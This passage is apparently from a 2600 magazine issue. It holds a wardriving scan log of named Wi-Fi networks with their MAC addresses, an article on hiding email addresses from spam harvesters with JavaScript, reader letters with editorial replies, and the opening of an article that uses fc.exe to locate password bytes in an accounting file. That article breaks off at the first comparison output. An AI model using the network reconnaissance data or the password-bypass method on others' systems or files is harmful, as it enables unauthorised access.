(Verizon Wi-Fi)	BSS	(00:02:2d:8d:17:ad)	19:27:22 (GMT)	[9 158 149]	1	10	4
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:18:77)	19:23:38 (GMT)	[18 167 149]	1	4	2
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:5b:ed)	19:23:27 (GMT)	[51 200 149]	1	200	9
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:5e:20)	19:24:49 (GMT)	[42 191 149]	1	200	9
(surfhere)	BSS	(00:02:6f:03:88:33)	19:23:22 (GMT)	[78 227 149]	1	2	1
(emenities)	BSS	(00:02:6f:03:88:9d)	19:23:22 (GMT)	[66 215 149]	1	40	6
(surfhere)	BSS	(00:02:6f:03:88:fe)	19:25:11 (GMT)	[45 194 149]	1	2	1
(surfhere)	BSS	(00:02:6f:03:89:6c)	19:23:35 (GMT)	[30 179 149]	1	2	1
(Applebees)	BSS	(00:02:6f:06:47:30)	19:25:37 (GMT)	[27 176 149]	1	20	5
(STSN)	BSS	(00:02:6f:08:08:98)	19:23:30 (GMT)	[39 188 149]	1	800	11
(emenities)	BSS	(00:02:6f:33:05:a3)	19:23:22 (GMT)	[42 191 149]	1	40	6
(STSN_Conf)	BSS	(00:02:b3:c3:8b:95)	19:23:27 (GMT)	[12 161 149]	1	800	11
(STSN_Conf)	BSS	(00:02:b3:c3:8c:89)	19:23:30 (GMT)	[9 158 149]	1	800	11
(STSN_Conf)	BSS	(00:02:b3:c3:8c:99)	19:23:35 (GMT)	[15 164 149]	1	2	1
(Colubris Networks)	BSS	(00:03:52:f4:7b:e0)	19:24:10 (GMT)	[9 158 149]	21	400	10
(SkolerNet)	BSS	(00:06:25:66:d5:cc)	19:24:39 (GMT)	[48 197 149]	11	40	6
(linksys)	BSS	(00:06:25:6d:61:41)	19:26:54 (GMT)	[18 167 149]	1	40	6
(puppypower)	BSS	(00:06:25:a1:d1:ee)	19:23:27 (GMT)	[33 182 149]	1	40	6

(kriswall)	BSS	(00:06:25:b4:6f:7b)	19:24:36 (GMT)	[18 167 149]	1	40	6
(Bill)	BSS	(00:06:25:b6:65:a3)	19:24:53 (GMT)	[21 170 149]	1	10	4
(AIR_PS)	BSS	(00:06:25:bb:0d:4d)	19:24:57 (GMT)	[42 191 149]	1	200	9
(linksys)	BSS	(00:06:25:db:bb:df)	19:27:02 (GMT)	[24 173 149]	1	40	6
(holla)	BSS	(00:06:25:e9:cc:07)	19:29:09 (GMT)	[6 155 149]	11	800	11
(NETGEAR)	BSS	(00:09:5b:52:e3:32)	19:26:41 (GMT)	[12 161 149]	21	8	3
(NETGEAR)	BSS	(00:09:5b:85:02:6e)	19:28:12 (GMT)	[6 155 149]	21	800	11
(NETGEAR)	BSS	(00:09:5b:85:27:d4)	19:23:27 (GMT)	[39 188 149]	21	800	11
(NETGEAR)	BSS	(00:09:5b:88:0d:9c)	19:26:18 (GMT)	[15 164 149]	21	800	11
(cupid)	BSS	(00:09:5b:ae:d3:cc)	19:24:42 (GMT)	[48 197 149]	1	40	6
(tmobile)	BSS	(00:09:e8:62:84:75)	19:23:29 (GMT)	[84 233 149]	1	40	6
(Apple Network f187c4)	BSS	(00:0a:95:f1:87:c4)	19:24:49 (GMT)	[27 176 149]	1	400	10
(Showport)	BSS	(00:0a:95:f3:5f:67)	19:23:30 (GMT)	[18 167 149]	11	400	10
(broadway)	BSS	(00:0a:95:f5:de:a1)	19:23:51 (GMT)	[6 155 149]	11	2	1
(aleakala)	BSS	(00:0c:41:19:02:9f)	19:26:54 (GMT)	[6 155 149]	11	40	6
(linksys)	BSS	(00:0c:41:41:2c:c2)	19:26:56 (GMT)	[18 167 149]	1	40	6
(JATA)	BSS	(00:0c:41:73:32:9a)	19:25:24 (GMT)	[18 167 149]	11	40	6
(appel)	BSS	(00:0c:41:86:93:5c)	19:27:05 (GMT)	[6 155 149]	1	40	6
(linda)	BSS	(00:0c:41:8a:28:14)	19:25:59 (GMT)	[12 161 149]	1	40	6
(linksys)	BSS	(00:0c:41:9b:73:a0)	19:25:06 (GMT)	[18 167 149]	1	40	6
(kerncap)	BSS	(00:0c:41:b1:2e:9a)	19:23:49 (GMT)	[18 167 149]	11	800	11
(linksys)	BSS	(00:0c:41:c8:41:83)	19:23:22 (GMT)	[90 239 149]	1	40	6
(YSK)	BSS	(00:0c:41:ca:ef:b1)	19:29:09 (GMT)	[6 155 149]	11	40	6
(23training)	BSS	(00:0c:41:d7:f1:85)	19:25:00 (GMT)	[15 164 149]	11	40	6
(bedroom)	BSS	(00:0c:41:d7:f8:de)	19:23:27 (GMT)	[18 167 149]	1	40	6
(MendesMountAP23)	BSS	(00:0d:54:fd:b3:fc)	19:23:27 (GMT)	[24 173 149]	1	2	1
(Theatertech)	BSS	(00:0d:93:82:bb:83)	19:24:33 (GMT)	[18 167 149]	11	400	10
(external)	BSS	(00:0d:ed:4c:f6:33)	19:24:04 (GMT)	[12 161 149]	21	10	4
(external)	BSS	(00:0d:ed:4c:fb:7d)	19:24:10 (GMT)	[18 167 149]	21	800	11
(external)	BSS	(00:0d:ed:4c:fb:d6)	19:24:04 (GMT)	[21 170 149]	21	80	7
(external)	BSS	(00:0d:ed:4c:fb:e5)	19:23:52 (GMT)	[12 161 149]	21	8	3
(external)	BSS	(00:0d:ed:4c:fd:78)	19:27:31 (GMT)	[9 158 149]	21	80	7
(external)	BSS	(00:0d:ed:4c:fd:82)	19:24:30 (GMT)	[15 164 149]	21	10	4
(external)	BSS	(00:0e:d7:48:6b:2f)	19:23:41 (GMT)	[39 188 149]	21	8	3
(external)	BSS	(00:0e:d7:48:6b:32)	19:23:35 (GMT)	[30 179 149]	21	8	3
(external)	BSS	(00:0e:d7:48:6b:34)	19:27:31 (GMT)	[9 158 149]	21	10	4
(external)	BSS	(00:0e:d7:48:6b:35)	19:27:27 (GMT)	[12 161 149]	21	80	7
(Wireless4Kerry)	BSS	(00:0f:3d:06:05:a9)	19:23:38 (GMT)	[15 164 149]	31	40	6
(Wireless4Kerry)	BSS	(00:0f:3d:06:05:a9)	19:23:38 (GMT)	[15 164 149]	31	40	6
(ARG)	BSS	(00:0f:66:18:7b:f1)	19:23:24 (GMT)	[51 200 149]	11	200	9
(linksys)	BSS	(00:0f:66:2b:85:83)	19:28:12 (GMT)	[9 158 149]	1	40	6
(BLUEFIN)	BSS	(00:10:e7:f5:c8:3c)	19:23:22 (GMT)	[69 218 149]	1	40	6
(BLUEFIN)	BSS	(00:10:e7:f5:c8:57)	19:24:42 (GMT)	[18 167 149]	1	40	6
(Kamen Wireless 2)	BSS	(00:30:65:02:6c:ab)	19:23:38 (GMT)	[39 188 149]	1	800	11
(roykamen)	BSS	(00:30:65:03:76:77)	19:23:26 (GMT)	[36 185 149]	1	2	1
(Digital-DNS-11/06/2001)	BSS	(00:40:96:41:02:06)	19:27:22 (GMT)	[15 164 149]	31	40	6
(Digital-DNS-11/06/2001)	BSS	(00:40:96:41:c7:24)	19:23:27 (GMT)	[12 161 149]	31	800	11
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:52:fc:21)	19:25:42 (GMT)	[18 167 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:6e)	19:24:23 (GMT)	[42 191 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:84)	19:23:24 (GMT)	[45 194 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:98)	19:23:55 (GMT)	[42 191 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:f5)	19:24:22 (GMT)	[21 170 149]	31	40	6
(turbonet)	BSS	(00:40:96:5b:20:2e)	19:23:27 (GMT)	[24 173 149]	21	2	1
(roomlinx)	BSS	(00:40:96:a0:17:ce)	19:26:04 (GMT)	[6 155 149]	1	40	6
(MSHOME)	BSS	(00:50:f2:ce:bc:7c)	19:23:55 (GMT)	[21 170 149]	1	40	6
(fanTM)	BSS	(00:a0:f8:51:43:61)	19:23:27 (GMT)	[36 185 149]	1	40	6
(ParisCafe)	ad-hoc	(02:00:0b:75:ce:51)	19:40:48 (GMT)	[6 155 149]	2	400	10
(CJ23988-A)	ad-hoc	(02:04:23:8f:ba:d6)	19:25:00 (GMT)	[6 155 149]	22	800	11
(linksys2)	ad-hoc	(02:04:23:a4:0a:1c)	19:24:49 (GMT)	[6 155 149]	22	800	11
(AT&T Wireless)	ad-hoc	(02:04:23:db:4c:4f)	19:24:58 (GMT)	[9 158 149]	22	800	11
(pwc80211)	ad-hoc	(02:0c:f1:be:53:91)	19:23:27 (GMT)	[18 167 149]	22	400	10
(valkyrie)	ad-hoc	(02:20:04:ec:3e:a5)	19:23:22 (GMT)	[15 164 149]	32	800	11
(wireless)	ad-hoc	(02:eb:31:96:f4:7b)	19:28:09 (GMT)	[6 155 149]	2	400	10

Fight SPAM with JavaScript

by arse

I only began buying domains and running websites recently and as I did I noticed a huge increase in the amount of spam I was receiving. Apparently my email address was being "harvested" from my websites by "email harvesters." I'm sure many of you are familiar with these harvesters. But for those who are not, an email harvester is basically a program or script that scours the Internet for email addresses (usually starting at Google with a keyword that will produce lots of email addresses). These programs can find thousands of email addresses in an hour. Lists of these addresses will then be sold to other spammers. And guess what they do with them? This is why you see email addresses on websites, blogs, etc. like "JOE (AT) GMAIL (DOT) COM_REMOVETHISBIT". This is a good way to avoid your address being harvested, but obviously it would not be hard to modify the programs to replace (AT)'s and (DOT)'s and so on. Also, this method requires effort on the part of the person emailing and can cause confusion with people new to the Internet. So, whilst playing with some javascript I worked out a way to defeat spam harvesters and it's really very simple.

My first idea was to use javascript's document.write(); function to write the email address to the .html file, but in parts. As javaScript is client-side the .html file is sent with the javascript still intact, but the user's browser will then run the javascript commands to product the desired text/html. In this case the desired html was

```
<a href="mailto:nospamhere@shiz.biz">
➥email me!</a>
```

If this was simply written to the document as it is above then email harvesters would easily pick it up and begin spamming. So I wrote it differently:

```
document.write('<ahref="mailto:nospam
➥here');
document.write('@shiz.biz');
document.write('">email me!</a>');
```

As the actual html (`<a href="mailto:nospam ➥here@shiz.biz">email me!</a>`) is written client-side the email harvesters don't pick it up, but a normal user gets a perfectly fine mailto: link. I tested this on my website. I put an email address normally and one done with document.write(); One week later, the email written to the document normally had received *three* spam emails and the one that had been written using document.write(); had received *none!*

Now it wouldn't be hard for an email spider to defeat this (simply strip all document.write ➥()'s from any html file) but the possibilities are limitless.

You could use variables and scatter them all over the page:

```
<script>
var a="@shiz.biz"
</script>
hello welcome
< script>
var b="nospamhere"
</script>
to my website!< br>
you can contact me
<script>
document.write('< a href=mailto:');
document.write(b+a);
</script>
">
here!</a>
```

Simply stripping document.write() would certainly not work here!

I got to thinking, you could completely screw around with these harvesters. You could even use external documents for the email address. For example:

```
index.htm -
<script language="Javascript"
➥src="a.htm"></script>
hello welcome
<script language="Javascript"
➥src="b.htm"></script>
to my website!< br>
you can contact me
<script>
document.write("< a href=mailto:");
document.write(a+b);
</script>
">here</a>
a.htm -
var a="mymail@";
b.htm -
var b="mail.com";
```

This would totally confuse the email harvesters.

Of course, this will probably only be a temporary solution. There's too much money to be made in spamming for people not to write javaScript into their harvesters. But more complicated scripts could be used. Email harvesters wouldn't be able to use *all* of JavaScript's functions. For example, alert(); would totally screw things up for them.

Anyway, that's all. I hope this article will save some people from too much spam.

Continued from page 39

Dear *2600:*

Wow! My school finally unblocked 2600.com! I guess the request I sent in a couple of years ago finally got processed!

qw0ntum

Observations

Dear *2600:*

Picked up your mag for the first time in a year or so and laughed at the articles written by rich white boys (Hilton hacking, Cruise hacking, Mercedes hacking, Adelphia hacking, etc.). Maybe you should change your mag's name to $2600k. And stealing is still stealing (re article on "bypassing website security"). Those same frustrated white boys taking images belonging to other people. Maybe another cruise will cool them off.

Juan in Aztlan

Let's get this straight. People shouldn't talk about manipulating technology that you consider to be available only to a privileged few? That certainly serves the interest of those companies that would prefer we keep their security holes secret. We won't even address your racial problems as it would be a waste of time. But equating copying an image on a website with theft only minimizes what real thieves do.

Dear *2600:*

First off, let me thank you and *2600* for putting on the awesome once in a lifetime experience that was The Fifth HOPE. I consider it one of the best weekends of my life.

Secondly, I thought it was rather amusing that a mere three days after the social engineering panel at HOPE, my employer has given every one of us a plastic reference card on the subject. It details steps on how to identify and defeat social engineering. The card specifically mentions that hackers are doing this. I know the art has been around forever, but issuing cards two days after HOPE? Coincidence? I think not.

Judas Iscariot

Dear *2600:*

I just purchased 21:2 from Hastings and as usual I look forward to reading the letters from the multitude. I'd like to subscribe but have been told it may not be a good idea lest I end up on the government's black list.

I work with instrumentation used in the nuclear and radiation field and enjoy tinkering with radios and electronics. I am not a hacker but was busted by the FCC in 1975 for changing up the operating parameters on CB radios. But that has been awhile.

I know very little about computers and would like to know more, but the computer gurus around me don't seem to be interested in helping a guy get started.

By the way, I'm a ham operator and around two or three years ago I monitored a mediocre signal in the 30 meter ham band around 10.115 Mhz in morse code. The station was sending the phrase "American fuckers kill them all off" and it was being repeated every 90 seconds. I just wrote it off as a prankster but never heard any other hams talking about it.

I want to say that those who are fortunate enough to have a group of people with the same interests and regular meetings are lucky. Keep it up. Thank you for your efforts to inform and educate and share experiences and information to the public. It's much appreciated here.

Thanks and 73.

John

We don't think you need to worry about subscribing. The likelihood of a "government black list" is fairly slim and even if it did exist, it would become less meaningful if more people were on it. As for learning from people, we suggest coming to one of our meetings and just talking to whoever happens to be there. You probably have more than your share of interesting stories from a time and technology many of us aren't familiar with. In turn you'll hear stories from others and learn quite a bit.

Dear *2600:*

I participated in the translation effort of *Freedom Downtime* and was very very pleased to receive my own copy of the DVD at home - many thanks! I viewed most of the extras so far and found them extremely interesting.

I have also been an avid reader of your addictive magazine for the last three years. Today I was referring one of your articles from the last issue to a friend when I noticed that, at the bottom of the four pages of the actual article "Scumware, Spyware, Adware, Sneakware" appeared "Spring 2004" when all the rest of the magazine, cover and page footers, appeared to be properly dated to "Summer 2004".

I know you are very sensitive about article referrals so I want you to rest assured that I took note of this in my magazine and that from now on every time I want a friend to read that particular article, it will be very clearly stated where (when) it was found, despite the confusing page footers.

Beaver

We ask all devoted readers to please cross out the invalid date and pencil in the correct one. At least this is probably the first time we screwed something up in the footers.

Dear *2600:*

Longtime female subscriber since Day One in 1984.... Found an odd, toll-free U.S. phone number that prattles off numbers randomly then attempts to connect to a busy number. Any idea what this might be? 1-800-506-3553.

Lori

Definitely a strange one. And not the only one either apparently.

Dear *2600:*

In 20:4, Mike inquired about phone numbers that had a recording of someone reading off some numbers. Try this number: 1-800-789-6324. I came across it while scanning. A male voice reads the numbers: 200(xx)7113267347, then there are tones that translate into (xxx#xx#)711(x)267342#02, then a busy signal. ("x" represents numbers that change each time you call.) If you want more info on other numbers visit bellsmind.net.

t3st_s3t

The numbers in the letter prior to yours came out to: 800(xx)7114086584. Incidentally, the 200 and 800 that begin both sequences are actually attached to the (xx). In other words, when 800(47) is spoken, it really means 847. We saw that sequence go up past 900 as well.

Dear *2600:*

I was going through 21:2 and saw the letters about stickers being placed over the word hacker on the magazine. I took a look at mine and there it was with the letters "LMPI" printed on it. After a quick search it appears they distribute your publication.

ReEkOn

We're going to have a little talk with this distributor. Thanks for the info.

Dear *2600:*

I've been reading your magazine on and off for a few years now, and I've noticed that you tend to be a little too hard on "big corporations" and a little too easy on "harmless explorers."

The fact of the matter is that if you were ever successful in your attempts to put the RIAA out of business, you'd be putting several thousand families out of business at the same time. While we all agree that the prices for CDs have gotten a little too high in some cases, we need to remember that we live in a capitalist environment in which we have the choice to voice our dissatisfaction by simply not supporting ideas and organizations that we believe to be overcharging or corrupt. This does not mean that we need to hop on the local P2P network and start downloading the newest Jay Z album, but we need to simply not listen to the new Jay Z album.

The MPAA has also come under fire from your organization, and I find it a bit odd that you seem to have trouble seeing past the "outrageous" copyright protection schemes when all you have to do is view the end-credits of any film you see in the theaters. Look at the hundreds of names that are attached to these products. Remember those names when Internet piracy seriously endangers the prospects of profitability for future releases.

I understand that you don't advocate stealing movies and music as a way to get back at these corporations, but openly supporting decryption packages and security bypass measures allows people to continue pirating new media. Is that your intention? I don't know, to be honest with you. I know you'll feed me the line about open systems and how people have the right to explore, but far, far more people are stealing as opposed to exploring, and that's the problem. It's unrealistic and unpragmatic to write off the potential for theft and loss when you promote these supposed altruistic efforts and programs.

And on the flip side, maybe I'm ignorant of all the facts, but it seems that you are too willing to forgive and forget when computer hackers are charged with serious crimes. Mitnick was imprisoned for a long time, and there's no doubt that the government should have handled his situation a little bit more efficiently than they did, but don't forget that Mitnick put himself into that situation. If he didn't have stolen source code from Sun, credit card numbers of real people, phone cards to call people, and then if he hadn't run from the police for a year, he wouldn't have been sitting in a lonely jail cell with thousands of people chanting "Free Kevin." We all need to take responsibility for our actions, and that includes hackers. It's a nice little utopian idea to think that all information should be free and shared, but it's not realistic. Not in today's world, and especially not in tomorrow's world. Not everyone is as honest as you'd like them to be, and to not take that into account could be disastrous.

Haleon

There are a bunch of misassumptions here that should be addressed. First, we're not attempting to put anyone out of business. The simplistic, old-fashioned, and self-defeating practices engaged in by entities in the music industry will do them in without any help from us. They fail to understand that the world is changing and the advent of technology now makes it possible - and in some cases mandatory - to do things in a different way. Those who don't change with the times will get swept to the side. We don't make these rules.

Not listening to the products of these dinosaurs is certainly an option. But do you really think all of the industry people will be better off if nobody listens to their product? At least if people listen in whatever way they can, the industry still has a chance of figuring out a way to profit from the popularity. Remember, there is still and there always will be an insane amount of money in the music and film industries. The only thing that seems to be changing is that consumers are getting more power over who they want to hear. And that can really scare those who are popular or in power. It can also lead some newer or less popular artists to the conclusion that they're losing money to this sort of thing. But it's much more likely that they would be heard by far less people without P2P technology. And it's a mistake to assume that everyone who listens to something for free is someone who would have rushed out and bought it otherwise.

For those in the business who continue to worry about digital copies of their music being distributed free of charge all around the world, the solution is simple: stop putting out your music in digital form. By going back to vinyl, you can be assured that anyone going through the time and trouble to encode and copy your music will be getting a second generation copy. But those of us who choose to remain in the digital world will continue to use the technology and shape it to fit our needs. This is a natural progression.

We will never hold back on knowledge of a particular subject (such as encryption) merely because its application could annoy or inconvenience some people. That's a road that's very difficult to back out of.

As for your Mitnick assertions, let's make this crystal clear. Mitnick did not "put himself in that situation." "That situation" was unjust and unfair. That is what the focus needs to be on, not the minor transgression that it all began with. Mitnick is the first one to take responsibility for his actions and to admit exactly what he did. But who will take responsibility for the tremendous injustice that took so many years of his life?

Dear *2600:*

When I was 15, I became obsessed with the idea of anonymity. Oddly, this was about the same time that I was introduced to the Internet. Maybe those had something to do with each other, who knows. Anyway, for the last nine years I was always careful to buy my copy of *2600* with cash, be very nondescript, and always keep it in a bag hidden from public view on my way out of the store so as not to be put on "the list." Then last month my wife wanted me to buy her a book at the local Barnes and Noble and I figured I'd pick up the latest issue of *2600* while I was there. I got in line, waited my turn, and then found I did not have enough money to purchase both. Without thinking, I whipped out the credit card (the one in my name instead of the two I've established under other names, all legal of course) and made the purchase. Sure enough, on the receipt it listed *2600* and of course my name is on the credit card receipt. So now anyone with a subpoena can track down that I'm a *2600* reader.

Thanks *2600* for putting out a magazine I enjoy reading enough to risk jail time for.

Miles

While the risks you cite aren't that realistic in our opinion, they certainly could be in the not too distant future. That's why it's important for people not to hide their interests and to be proud of who they are. As long as that's happening, it's impossible to be driven underground. If, however, people opt to go underground, it's not too difficult to keep them there.

Dear *2600:*

The California Highway Patrol (CHP) website includes a page (http://www.chp.ca.gov/html/cheaters.➥html) where you can become an anonymous government informant! Here you can join the CHP crackdown and rat out your scofflaw friends and neighbors who avoid California's outrageous vehicle license fees by obtaining out-of-state plates instead. Why not submit some legitimate-looking *bogus* complaints to keep the CHP chasing its tail instead? Please!

KPR

Because they also have a website to report people who submit bogus information to their other website. Or those who suggest such things. Expect a visit.

Dear *2600:*

I've been contracting for Microsoft for about eight months now and I just realized that not more than 200 meters from Microsoft's Building 22, there's a street called 2600 Crossing. Just found it interestingly ironic. Keep up the good work.

fyrwurxx

Dear *2600:*

While carrying out the steps in one of your most personally pertinent articles "Scumware, Spyware, Adware, Sneakware," I came across a program in the Add/Remove Program Applet that I found seriously alarming. It was very plainly titled "AdWare & SpyWare." Intending to investigate, I clicked the "add/remove" button. Upon doing so, an nView window in IE opened up and displayed the Adware remover gold website (http://www.adwareremovergold.com/s1/index.html?revid=31418). Very brilliant advertising, but friggin irritating! Not only did it not allow me to remove this pest through the Add/Remove program, but it brought up a damned website that was trying to sell me some crap software designed to remove the very same scum that lead me to the site. Any response regarding this crapware would be appreciated. I am curious if anyone at *2600* or its readers have encountered this or similar situations.

Also, I went ahead (out of curiosity) and checked the source of the site. In the HTML code laid out before me was a little bit of cookie scripting naming some other fraudWare (I like that term, I just made it up) associated with this Adware "remover" farce. The script went as follows: "var sites = ["adwareremovergold","datashredder-gold","evidencecleanergold","extractorandburner","mod emspeedbooster","pcspeedbooster"]"

I use StopZilla on my PC so as to avoid potential pop-up induced mental illness, but it may be too late. I have always been paranoid that the very same software companies that claim to be your friend are actually propagating the same junk that they vow to abolish. Until recently it was just that: paranoia. Now I don't know who or what to believe in. You are my only solace, *2600.*

mike s.

Dear *2600:*

I took out my DVD copy of *Freedom Downtime* recently which I purchased at The Fifth HOPE conference and realized I never got to thank you guys for the most satisfying DVD I've ever purchased.

The night I returned, I didn't put the discs away until I was absolutely convinced I found every easter egg. The Bush with the red eyes nearly made me crap my pants. The alternate computer generated audio track was a nice touch (clearly someone has too much time on their hands). The babble fish, game, and the FCC-approved subtitles gave me much amusement. And of course, the Jeopardy Raccoon and the "Congratulations Kevin" series continue to make me scratch my head. All the subtitles and commentary track to boot - it's amazing how large companies with bigger budgets can never seem to pull a fraction off of what you guys did.

You guys rock. Thanks again.

Alex K

We're glad you and so many others seem to be enjoying the DVDs so much. It's all a question of injecting some creativity into the mix as well as the desire to push the technology to its limits. We didn't just go into this to sell a DVD like those large companies do. We wanted to do things nobody else had done (at least, not to our knowledge). By this point, no doubt the hints and clues on how to find the many easter eggs are starting to spread around. We urge people to at least try to find a few on your own as it's more fun that way. (You still have a few to go.) And don't forget about the actual content of the DVDs themselves! All in all, we think it was worth the years it took to put together.

Dear *2600:*

I am writing in response to the editorial from 20:4.

Simply amazing. *Denial* - on all of you. Isn't Denial in your terminology? Or should I simply say "Denial Of Service?"

For starters you lose all creditably by writing anything anonymously. You're "Paranoia vs. Sanity" wasn't even signed. Hmmm. In fact, everyone in this magazine, anonymous. Why is that I wonder. Because maybe you don't "catch the security holes?" When in fact, *you do commit crimes.*

"Your hacker culture," why do you think some of us perceive you as the enemy? All one has to do is to read and listen to the news: New viruses, worms, and Trojan horses, etc. So you can attack whatever website you are attacking. Why don't you simply admit to yourselves you are all a bunch of overgrown snot nosed idiots who simply do not know how to behave?

In fact there is now a virus going around hitting every web page the innocent people visit. In addition to that there is a "cell phone" virus. But I do not need to mention these things when you already are aware of what is lurking on the net, and they are probably being sent from your very own computer.

Why are you all set out to destroy modem conveniences? I haven't seen anything "fixed." But I have more or less seen it destroyed, except from the security side of it.

I am certain that most of your readers have more than one computer sitting in their place, constantly running, searching for whatever it is you are searching for - or should I say destroying. What else, that you're a male, single, loner, and don't have a life. That when you were a child, you were neglected somehow from society, and possibly abused.

Yes, you may be "elite" in this "culture" that you weasel around in. But in regular society you are a bunch of morons and losers. Why else would any one of you set out to destroy other people's property?

Why the imbalance you say? Well I believe I answered that. And I guess you are correct. *It always does come back to ignorance.* It is a complete shame a large group of individuals who are as intelligent as yourselves go out to ruin so many things. So, yes, it does always come back to ignorance.

I have read many of your magazines. I had become "more educated" in your so called hacker culture. I've come to a conclusion you all are very sick minded individuals who need strong medication, lots of therapy, and prison sentences.

I have not read anything in your magazine saying "Hey, I fixed this and got a job." It's more like, "When you do this... hehe."

So, Paranoia vs. Sanity. Well yes. Us *un-elite* persons know better. Lots better. That is why you don't see us going to prison. That is why you don't see us setting out to destroy anything.

If I were any one of you, I would look around your place and look at what you are doing with this so called "knowledge of computers." And answer me this: is it legal? And if you cannot honestly say yes, it has proved my point. It proves my point every time I read or hear anything of hackers doing wrong. Your culture is very deranged and in need of therapy while filling out your sentence in prison.

Don't forget, you'll slip. And when you fall, you are on your way to prison. The laws are getting stricter regarding what your so called culture is doing. That is when the Nation sits back and laughs at all you "elite" netizens.

So which is more elite? A law abiding citizen or the "elite" jerk hacker committing crime. It doesn't take a rocket scientist to figure out the answer.

Steven Jackson
Joliet, Illinois

You really need to turn off the TV and take a little trip into reality. Anyone can send a virus or be destructive. It's even easier than spouting mistruths. Hackers are blamed because the simpletons in mass media refer to anyone doing anything they don't understand with a computer as a hacker. Most people see through this. Some don't.

If you were to take away this one major factual fiction, you would see all of your other points collapsing onto themselves. And then maybe you would be able to understand that aliases and anonymity are not in themselves a bad thing. Why are they even needed? Read your own letter to answer that one. You're not the only person intent on sending anyone they feel to be a threat straight to prison. With this kind of attitude out there, it's no wonder we see students being suspended for reading our magazine, employees being threatened with dismissal for having a copy at their desk, bookstore clerks making snide remarks to people who dare to support us, and all the other little things that serve to make people afraid.

General Queries

Dear *2600:*

I am prepared to do just about anything to get a Fifth HOPE armband, but I'd rather just pay a small sum of money. If there's any left over, I know many people who weren't able to go that would love to get their hands on one. If not, perhaps you could make *2600* arm/wristbands? They'll sell better then the hats, at least to younger crowds. I know at least four potential customers.

Tap

If there's enough interest, we might throw some of these on our Internet store. The same goes for other ideas for items of interest. Thanks for the suggestions. Here are a couple of others.

***Dear* 2600:**

You guys should come out with a poster, maybe all the cover art from the past 20 years. Mosaic maybe? Whatever it is, count on me to buy one!

hb0b

Dear *2600:*

I recently bought a new PC, which just happens to run at 2600MHz. Since this was not a branded machine I thought it might be nice to have a nice square sticker/badge to put on the front of the machine with the *2600* logo on. Thought I would mention this as an idea for your online store as other people might like to stick them on all sorts of things.

Beowulf

Dear *2600:*

I am new to your magazine. I believe you are doing a great job and providing a much needed and necessary service. The Internet (and computing in general for that matter) needs hacking as a balance to offset the greedy corporate elite who would have us pay outrageous costs for bad programs. Keep up the good work.

That being said, I am beginning to teach a course on Media and Technology at a university here in Montreal and I thought the opening article "Mirroring the Future" was such a great explanation of what hackers do and the public service that hacking provides that I would like to use it in my class. I was wondering how you would feel about me photocopying and distributing a couple of dozen copies of the article for distribution to my students?

No, I can't afford to go out and buy a couple of dozen copies (although I did buy four copies to let the students peruse the other articles and get a general feel for the magazine), and I could probably paraphrase it, but I'd rather let the students read the original text to get the true sense that it was written in. Who knows, maybe you'll get a few new readers out of the deal.

Pierre

We don't have a problem with this kind of thing at all. In fact, we encourage it. It would be ridiculous for you to have to buy multiple copies of the same thing so that you could share a single article.

Dear *2600:*

I was wandering around your site and I noticed that you have all sorts of nifty shirts and such that pretty much scream to the world "Hey, I'm a hacker, look at me." I understand that wearing the shirt lets you have the chance to meet like-minded people but on the other hand, walking around like that is going to give a lot of people a bad first impression of you. I was just curious as to your logic behind making the shirts the way they are.

Hiten

Being a hacker magazine and all, it would be rather strange for us to make shirts that didn't convey this sort of a message. If people have a bad impression of hackers, that's something they may have a chance of working out if they come into contact with people who can convince them otherwise. And that's where the shirts come in.

Dear *2600:*

I'm thinking of writing an article about satellite television outside of the U.S. including technical details. Would something like that be interest for you? This article would probably show that television can be a *lot* freer than it seems to be in the U.S.

Servus Casandro

If there's something in the article that you think hackers would be interested in, then we encourage you to send it in. You can email articles to articles@2600.com or send them to 2600 Articles, P.O. Box 99, Middle Island, NY 11953 USA.

fc.exe

TO THE RESCUE

by akaak

I don't know who said that the best things in life are free, but in many ways the best utilities in computer life are free. In the following example, the utility in question comes "a la" dos/microsoft, is called fc.exe, and can be found in the Windows command directory. This is a handy little program for comparing the data values contained in two different files, and its use saved a friend from at least a month of reentering boxes of bills and/or suffering possible income tax invasion.

A bit of background:

A friend runs a very, very small design company and runs it on a frayed shoestring, but has managed to eke out a survival for the past decade. As it happens with all struggling entrepreneurs, he got a call from the tax department, wanting to audit not just his last year's expenses, but his expenses for the past seven years, which is the statutory limit they are entitled to go back and audit at a whim. As a rule, small, struggling firms are perfect for the tax department as any company that's not struggling can at least put up a decent defense, so the tax department prefers to target the really, really small companies who are like wounded animals; they're easy prey.

While my friend had all of his tax info entered in a popular small business accounting program, his ex-partner had done the accounting and had the passwords for the past six years, but had split the scene a year ago and was who knows where. Buddy did not remember nor could he find the passwords for the past six years, and only had the password since he started doing the accounting last year.

I checked around on the Internet for password cracks for this program and found some pricey programs for all of the other small business accounting software, but not this one. My friend had upgraded the program a few times and this version was circa 1998/1999.

I pondered several solutions, like helping him with a brute-force/dictionary attack, or possibly "soft ice," but this kind of stuff is out of my realm as I'd never done anything like this before, or even used these types of programs. On top of this, the accounting program boasted "pgp armor password" something or other, which seemed pretty daunting to me, an average computer user. As well, I had no idea as to how long the passwords would be, so from what I'd read, a dictionary attack could take a long, long time, and "soft ice" didn't look like something one could just "pick up" and start using quickly - or at least *I* couldn't.

My feeble brain then caused me to remember my favorite *Sesame Street* song: "one of these things does not belong" and at about the same time I remembered this little utility that came with dos which will compare two files and report their differences. I thought I'd give this methodology a try, not expecting much, but who knows?

The first step was to run a test on a non-passworded file versus a passworded accounting file. Opening the accounting program, I first created a new company file named "xx", and put in the required default parameters like type of business, location, bank account, etc., saved it with no password, and closed it.

I then created a new company file with the exact same parameters, but added a password, and called this file/company "xxp", and closed it.

OK, now it was time to see if fc.exe found anything of use.

I entered the command "fc /?" to view the commands, then I entered the command "fc /b c:\xx.abc c:\xxp.abc }} fcresults.txt" to generate and store the results.

To view the results, I opened the file fcresults.txt in a text editor to find:

```
------------------------------
Comparing files c:\xx.abc and c:\xxp.abc
000001A0: 00 F5
000001A1: 00 BC
000001A2: 00 FA
000001A3: 00 2F
000001A4: 00 DB
000001A5: 00 88
